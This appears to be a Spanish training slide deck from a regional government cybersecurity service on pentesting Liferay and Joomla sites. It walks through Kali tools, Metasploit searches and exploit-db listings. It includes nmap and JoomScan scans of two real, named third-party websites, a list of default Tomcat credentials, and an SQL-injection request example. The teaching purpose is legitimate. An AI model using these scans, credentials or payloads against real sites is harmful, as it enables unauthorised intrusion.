

sedian

Seguridad Digital
de Andalucía

Presentación

Cómo realizar un pentesting a los principales CMS del mercado

25 de Septiembre de 2020



Junta de Andalucía

A hallway with blue and black patterned wallpaper and a dark wood floor. There are six white doors in a row. The second door from the left has a blue Drupal logo, the third has a WordPress logo, the fourth has a Joomla logo, and the fifth has a Magento logo. The word "PENTESTING" is written in large, white, outlined letters across the middle of the image.

PENTESTING

**A
CMS**

Unidad 0

Presentación

Unidad 0. Presentación

Soy **Ale Cortés**:

- Ingeniero Técnico Industrial.
- Profesor de Tecnología e Informática.
- Programador desde 1986.
- Perito Judicial Informático **Forense**.
- Experto en Ciberseguridad.
- Realizo auditorías / periciales de infraestructuras, tecnología, redes...
- Publico en blogs, Youtube, LinkedIn, etc.



Telegram y Twitter: **@Kirzahk**


Linkedin: **<https://www.linkedin.com/in/jenhyal/>**

Unidad 1

Un poco de Historia

Unidad 1. Un poco de Historia

En 1995, la mayoría de los usuarios utilizaban Frontpage para subir contenido a la web.



En 1996 una web de noticias sacó un sistema de gestión de documentos, y viendo el potencial, aparecieron:



2000 Drupal



2003 WordPress



Unidad 2

Conceptos, Terminología y Herramientas más usuales

Unidad 2. Conceptos, Terminología y Herramientas más usuales

CMS:

Sistema de gestión de contenidos, con las siguientes características:

- Facilidad de uso
- Gran comunidad
- Numerosos complementos
- Coste 0
- Funcionalidades extras (de pago)
- Curva aprendizaje
- Constantes actualizaciones
- Tienen sus limitaciones

Pentesting:

Procedimiento mediante el cual se audita la seguridad de un entorno informático.

- En general, se trata de realizar un estudio de todas las vulnerabilidades que afectan al sistema.
- Cuando se trata de un CMS, puede sacar las vulnerabilidades del mismo y los del servidor donde se encuentre alojado el servicio.

Unidad 2. Conceptos, Terminología y Herramientas más usuales

Kali:

Sistema operativo basado en Linux destinado a realizar auditorías de seguridad, con multitud de aplicaciones precargadas y actualizable.



Exploit:

Programa que aprovecha una vulnerabilidad de seguridad, que ofrece al atacante algún tipo de acceso y/o control de acceso del equipo comprometido.

Payload:

Procedimiento o función que ejecuta el Exploit, pueden existir varias versiones para cada agujero existente.



Metasploit:

Paquete de Exploits y Payload para encontrar y ejecutar vulnerabilidades en los sistemas.



Unidad 2. Conceptos, Terminología y Herramientas más usuales



Nmap:

Herramienta por excelencia para revisar puertos abiertos

Recursos web:


Existen webs y robots que nos facilitan el trabajo:

- <https://www.incibe.es/protege-tu-empresa/avisos-seguridad>
- <https://www.exploit-db.com/>
- <https://nvd.nist.gov>
- <http://cve.mitre.org>



RRSS:

- Perfiles de Twitter
- Perfiles de LinkedIn
-



PROCEDIMIENTO COMÚN A TODOS LOS PENTESTING:

- Conocer a qué quieres apuntar
- Hacer un escáner de puertos
- Despertar el lado curioso
- Dimensionar “hasta donde”
- OJO: Puedes tener problemas legales

Unidad 2. Conceptos, Terminología y Herramientas más usuales

MODELO BlackBox:

Todos los procedimientos mostrados se hacen sin conocer los parámetros del website

Si tenemos los datos de acceso
no terminamos hoy



Unidad 2. Conceptos, Terminología y Herramientas más usuales


Hemos venido a una presentación sobre **PENTESTING**

No de
Hacking ;-)



Una vez localizadas las vulnerabilidades:

- 1) Se realiza un informe de auditoría donde se refleja el proceso descrito
- 2) Se comunica al responsable
- 3) NO SE PROCEDE A SU EXPLOTACIÓN**
- 4)



¿Cómo saber
qué
CMS es?

Unidad 2. Conceptos, Terminología y Herramientas más usuales

<https://whatcms.org/>

What CMS Is This Site Using?

Currently Detecting 530 Content Management Systems

 Detect CMS 

<https://builtwith.com/>

Find out what websites are Built With

Lookup

Unidad 3

Pentesting

Liferay

Unidad 3. Pentesting Liferay

Introducción:

Liferay es un CMS escrito en Java, que permite:

Gestionar usuarios, permisos, roles, contenidos

Personalizar todo lo que se necesite

Desarrollar aplicaciones personalizables

Controlar el flujo de trabajo

Muy modularizado, con foros, buscadores, formularios potentes, entre otros



Características:

En el código fuente de la página, aparece "Liferay".

9.351 servidores en el mundo (unas 85.000 webs)



```
type="text/javascript">var Liferay={Browser:{acceptsGzip:function(){return true},getMajorVersion:function(){return true},isFirefox:function(){return false},isGecko:function(){return true},isIe:function(){return false},isIphone:
{return false},isOpera:function(){return false},isRtf:function(){return true},isSafari:function(){return true},
true},isWindows:function(){return true},isWml:function(){return false}},Data:{NAV_SELECTOR:"#navigation",isCusto
{return"https://gisgmp.magnitogorsk.ru/web/guest/home"},getParentLayoutId:function(){return"0"},isPrivateLayout:
{return"https://gisgmp.magnitogorsk.ru"},getCDNDynamicResourcesHost:function(){return""},getCDNHost:function(){
{return"ru_RU"},getDoAsUserIdEncoded:function(){return""},getLanguageId:function(){return"ru_RU"},getParentGroup
{return"/html/js"},getPathMain:function(){return"/c"},getPathThemeImages:function(){return"https://gisgmp.magnit
{return"20185"},getPortalURL:function(){return"https://gisgmp.magnitogorsk.ru"},getPortletSetupShowBordersDefau
{return""},getSiteGroupId:function(){return"20182"},getURLControlPanel:function(){return"/group/control_panel?re
{return"20159"},getUserName:function(){return""},isAddSessionIdToURL:function(){return false},isFreeformLayout:
false},isStateMaximized:function(){return false},isStatePopUp:function(){return false}},PropsValues:{NTLM_AUTH_
browserId=other&themeId=classic&colorSchemeId=01&minifierType=js&languageId=ru_RU&b=6205&t=1452601814000"},getCo
browserId=other&minifierType=&languageId=ru_RU&b=6205&t=1452601814000&"},getFilter:function(){return"min"},getJa
browserId=other&themeId=classic&colorSchemeId=01&minifierType=js&languageId=ru_RU&b=6205&t=1452601814000"},getSt
browserId=other&minifierType=&languageId=ru_RU&b=6205&t=1452601814000"};Liferay.authToken="pMpAKLzE";Liferay.cu
browserId=other&themeId=classic&colorSchemeId=01&minifierType=js&languageId=ru_RU&b=6205&t=1452601814000"},getCo
type="text/javascript">Liferay.Portlet.list=["101_INSTANCE_mESGrX7o9Jud","58","101_INSTANCE_AMJs8IVZGkIj"];</sc
href="https&#x3a;&#x2f;&#x2f;gisgmp&#x2e;magnitogorsk&#x2e;ru&#x2f;html&#x2f;themes&#x2f;classic&#x2f;css&#x2f;r
1594642617449" rel="stylesheet" type="text/css" /> <style type="text/css">#p_p_id_101_INSTANCE_mESGrX7o9Jud_ .po
style:}#p_p_id_101_INSTANCE_AMJs8IVZGkIj_ .portlet-borderless-container{border-width:;border-style:}</style> </f
```

Unidad 3. Pentesting Liferay

What CMS Is This Site Using?

Currently Detecting 530 Content Management Systems

gisgmp.magnitogorsk.ru

Q Detect CMS




Unidad 3. Pentesting Liferay

Se puede auditar la web desde dos puntos de vista:

Como servidor:

- Le hacemos un escáner de puertos al dominio con nmap.




```
root@kali:/home/kali# nmap -sV 80.244.35.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 04:29 EDT
Nmap scan report for gisgmp.magnitogorsk.ru (80.244.35.103)
Host is up (0.12s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp    open  ssl/http     nginx
445/tcp    open  microsoft-ds?
3389/tcp   open  ssl/ms-wbt-server?
5432/tcp   open  postgresql?
8010/tcp   open  xmpp?
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
49159/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.10 seconds
```

Red arrows point to the following elements in the output:

- The IP address `80.244.35.103` in the command line.
- The `nginx` version for port 80.
- The `ssl/ms-wbt-server?` service for port 3389.
- The `Apache Tomcat/Coyote JSP engine 1.1` version for port 8080, which is also highlighted by a red box labeled **JAVA**.
- The `Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows` line.



Unidad 3. Pentesting Liferay

```
msf5 > search tomcat
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/ibm_drm_download	2020-04-21	normal	Yes	IBM Data Risk Manager Arbitrary File Download
1	auxiliary/admin/http/tomcat_administration		normal	No	Tomcat Administration Tool Default Access
2	auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	normal	No	Tomcat UTF-8 Directory Traversal Vulnerability
3	auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	No	TrendMicro Data Loss Prevention 5.5 Directory Traversal
4	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
5	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
6	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions
7	auxiliary/scanner/http/tomcat_enum		normal	No	Apache Tomcat User Enumeration
8	auxiliary/scanner/http/tomcat_mgr_login		normal	No	Tomcat Application Manager Login Utility
9	exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution
10	exploit/linux/http/cpi_tararchive_upload	2019-06-14	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
11	exploit/multi/http/cisco_dcnm_upload_2019	2019-06-14	excellent	Yes	Cisco Data Center Network Manager Upload Vulnerability

Credenciales de acceso más comunes de Tomcat:

admin:admin

tomcat:tomcat

admin:<NOTHING>

admin:s3cr3t

tomcat:s3cr3t

admin:tomcat

Vulnerabilidades:

<https://www.exploit-db.com/>

Date	D	A	V	Title	Type	Platform	Author
2020-02-20	↓	×		Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion	WebApps	Multiple	YDHCUI
2020-01-08	↓	×		Tomcat proprietaryEvaluate 9.0.0.M1 - Sandbox Escape	WebApps	Java	hantwister
2019-07-03	↓	✓		Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2017-10-17	↓	✓		Tomcat - Remote Code Execution via JSP Upload Bypass (Metasploit)	Remote	Java	Metasploit
2017-10-09	↓	×		Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	WebApps	JSP	intx0x80
2017-09-20	↓	×		Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	WebApps	Windows	xxlegend
2017-04-04	↓	×		Apache Tomcat 6/7/8/9 - Information Disclosure	Remote	Multiple	justpentest

Unidad 3. Pentesting Liferay

Se puede auditar la web desde dos puntos de vista:


Como servicio:

1) Con metasploit miramos si “hay algo” para Liferay

```
msf5 > search liferay
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/liferay_java_unmarshalling	2019-11-25	excellent	Yes	Liferay Portal Java Unmarshalling via JSONWS RCE



(Unmarshalling crea un árbol de contenido de un documento XML, y puede suministrar acceso root)

Unidad 3. Pentesting Liferay

Se puede auditar la web desde dos puntos de vista:

Como servicio:

2) Miramos en la web de los Exploits: <https://www.exploit-db.com/>

Date	D	A	V	Title	Type	Platform	Author
2020-04-16	↓	✓		Liferay Portal - Java Unmarshalling via JSONWS RCE (Metasploit)	Remote	Java	Metasploit
2020-01-29	↓	✗		Liferay CE Portal 6.0.2 - Remote Command Execution	WebApps	Java	Berk Dusunur
2019-06-11	↓	✗		Liferay Portal 7.1 CE GA=3 / SimpleCaptcha API - Cross-Site Scripting	WebApps	JSP	Valerio Brussani
2019-03-11	↓	✗		Liferay CE Portal < 7.1.2 ga3 - Remote Command Execution (Metasploit)	WebApps	Multiple	AkkuS
2018-06-26	↓	✗		Liferay Portal < 7.0.4 - Server-Side Request Forgery	WebApps	Java	Mehmet Ince
2016-06-02	↓	✗		Liferay CE < 6.2 CE GA6 - Persistent Cross-Site Scripting	WebApps	JSP	Fernando Câmara
2016-03-28	↓	✗		Liferay Portal 5.1.2 - Persistent Cross-Site Scripting	WebApps	Multiple	Sarim Kiani

En las RRSS, nos avisan:

<https://www.albertcoronado.com/2020/04/30/el-bug-de-liferay-que-casi-convierte-nuestro-servidor-en-un-miner-de-bitcoins/>

Unidad 3. Pentesting Liferay

Podemos cargar en Kali un Scanner Remoto para Liferay

Está programado en Ruby

```
bundle install
gem build LiferayScan.gemspec
gem install --local LiferayScan-0.0.1.gem
```

```
% LiferayScan -h
Usage: LiferayScan <url> [options]
  -u, --url URL           Liferay URL to scan
  -s, --skip              Skip check for Liferay
  -v, --verbose           Enable verbose output
  -h, --help              Show this help
```

```
require 'LiferayScan'
is_liferay = LiferayScan::isLiferay(url)           # Check if a URL is Liferay
version    = LiferayScan::getVersion(url)          # Get Liferay version
language   = LiferayScan::getLanguage(url)         # Get default language (ie, en_US)
domain     = LiferayScan::getOrganisationEmail(url) # Get organisation email address domain (ie, @liferay.com)
register    = LiferayScan::userRegistration(url)    # Check if user registration is enabled
soap_api   = LiferayScan::remoteSoapApi(url)       # Check if SOAP API is accessible
json_api   = LiferayScan::remoteJsonApi(url)       # Check if JSON API is accessible
captcha    = LiferayScan::usesCaptcha(url)         # Check if Forgot Password uses CAPTCHA
users      = LiferayScan::enumerateUsers(url)      # Enumerate some user names from open search and
portlets   = LiferayScan::enumeratePortlets(url)   # Enumerate installed portlets
```

Unidad 4

Pentesting

Joomla

Unidad 4. Pentesting Joomla

Introducción:

Joomla es un CMS gratuito desarrollado en PHP, con Base de datos mysql, servidor Apache, y permite:

Calendarios

Búsquedas integradas al sitio

Vistas de impresión de artículos

Gestión de blogs.

Está generado con una arquitectura MVC, para hacer actualizaciones en caliente, personalizar componentes, etc.

3.060 servidores en el mundo (unas 25.000 webs):



Unidad 4. Pentesting Joomla

Nos vamos a nuestra web favorita de vulnerabilidades:

<https://www.exploit-db.com/>

Show 15

Search: joomla

Date	D	A	V	Title	Type	Platform	Author
2020-07-15	↓	✗		Joomla! J2 JOBS 1.3.0 - 'orderby' Authenticated SQL Injection	WebApps	PHP	Mehmet Kelepçe
2020-07-07	↓	✗		Joomla! J2 JOBS 1.3.0 - 'orderby' Authenticated SQL Injection	WebApps	PHP	Mehmet Kelepçe
2020-06-10	↓	✗		Joomla! J2 Store 3.3.11 - 'filter_order_Dir' Authenticated SQL Injection	WebApps	PHP	Mehmet Kelepçe
2020-05-26	↓	✗		Joomla! Plugin XCloner Backup 3.5.3 - Local File Inclusion (Authenticated)	WebApps	PHP	Mehmet Kelepçe
2020-03-30	↓	✗		Joomla! com_fabrik 3.9.11 - Directory Traversal	WebApps	PHP	qw3rTyTy
2020-03-25	↓	✗		Joomla! Component GMapFP 3.30 - Arbitrary File Upload	WebApps	PHP	TheLastVvV
2020-03-23	↓	✗		Joomla! com_hdwplayer 4.2 - 'search.php' SQL Injection	WebApps	PHP	qw3rTyTy
2020-03-18	↓	✗		Joomla! Component ACYMAILING 3.9.0 - Unauthenticated Arbitrary File Upload	WebApps	PHP	qw3rTyTy
2020-03-12	↓	✗		Joomla! Component com_newsfeeds 1.0 - 'feedid' SQL Injection	WebApps	PHP	Milad karimi
2020-03-11	↓	✗		Joomla! 3.9.0 < 3.9.7 - CSV Injection	WebApps	PHP	i4bdullah

Unidad 4. Pentesting Joomla

Nos quedamos con la última vulnerabilidad (en el listado, la primera):

```
Vulnerable param: sortby
-----
POST /joomla/administrator/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/joomla/administrator/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 233
Connection: close
Cookie: COOKIES
Upgrade-Insecure-Requests: 1

js_sortby=4&companyname=12&jobtitle=12&location=12&jobcategory=&jobtype=&datefrom=&
```

Esto es una inyección de SQL en toda regla

Unidad 4. Pentesting Joomla

What CMS Is This Site Using?

Currently Detecting 530 Content Management Systems

 Detect CMS



Unidad 4. Pentesting Joomla

Le hacemos un escaneo de puertos a nuestra web

```
root@kali:/home/kali# nmap -sV adibudi.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 07:17 EDT
Nmap scan report for adibudi.com (37.140.192.230)
Host is up (0.095s latency).
rDNS record for 37.140.192.230: server71.hosting.reg.ru
Not shown: 984 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD or KnFTPD
22/tcp    open  ssh          Dropbear sshd 2019.78 (protocol 2.0)
25/tcp    open  smtp         Exim smtpd 4.94
53/tcp    open  domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open  http         nginx
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     nginx
465/tcp   open  ssl/smtp     Exim smtpd 4.94
587/tcp   open  smtp         Exim smtpd 4.94
993/tcp   open  ssl/imap     ssl/imap
995/tcp   open  ssl/pop3     ssl/pop3
1500/tcp  open  ssl/vlsi-lm  ssl/vlsi-lm
3306/tcp  open  mysql        MySQL 5.7.27-30
8081/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu)) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 Phusion_Passenger/5.3.7)
```

ProFTPD es de 9/4/2017; KnFTPD tiene xpoits desde 2011

10/06/2014


CVE-2019-15846: Vulnerabilidad reconocida

MySQL va por la versión 5.7.33. Esa es de 27/04/2020

(Ese Apache, el 02/04/2020 le encontraron CVE-2019-0197, CVE-2019-0196 y CVE-2019-0220)

Unidad 4. Pentesting Joomla

En Kali tenemos **JOOMSCAN**



```
--=[OWASP JoomScan
+--- ++---=[Version : 0.0.7
+--- ++---=[Update Date : [2018/09/23]
+--- ++---=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Usage:
joomscan.pl <target>
joomscan.pl -u http://target.com/joomla
joomscan.pl -m targets.txt

Options:
joomscan.pl --help
```

Unidad 4. Pentesting Joomla

Hacemos: `perl joomscam.pl -url https://adibudi.com`

```
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 1.5

[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

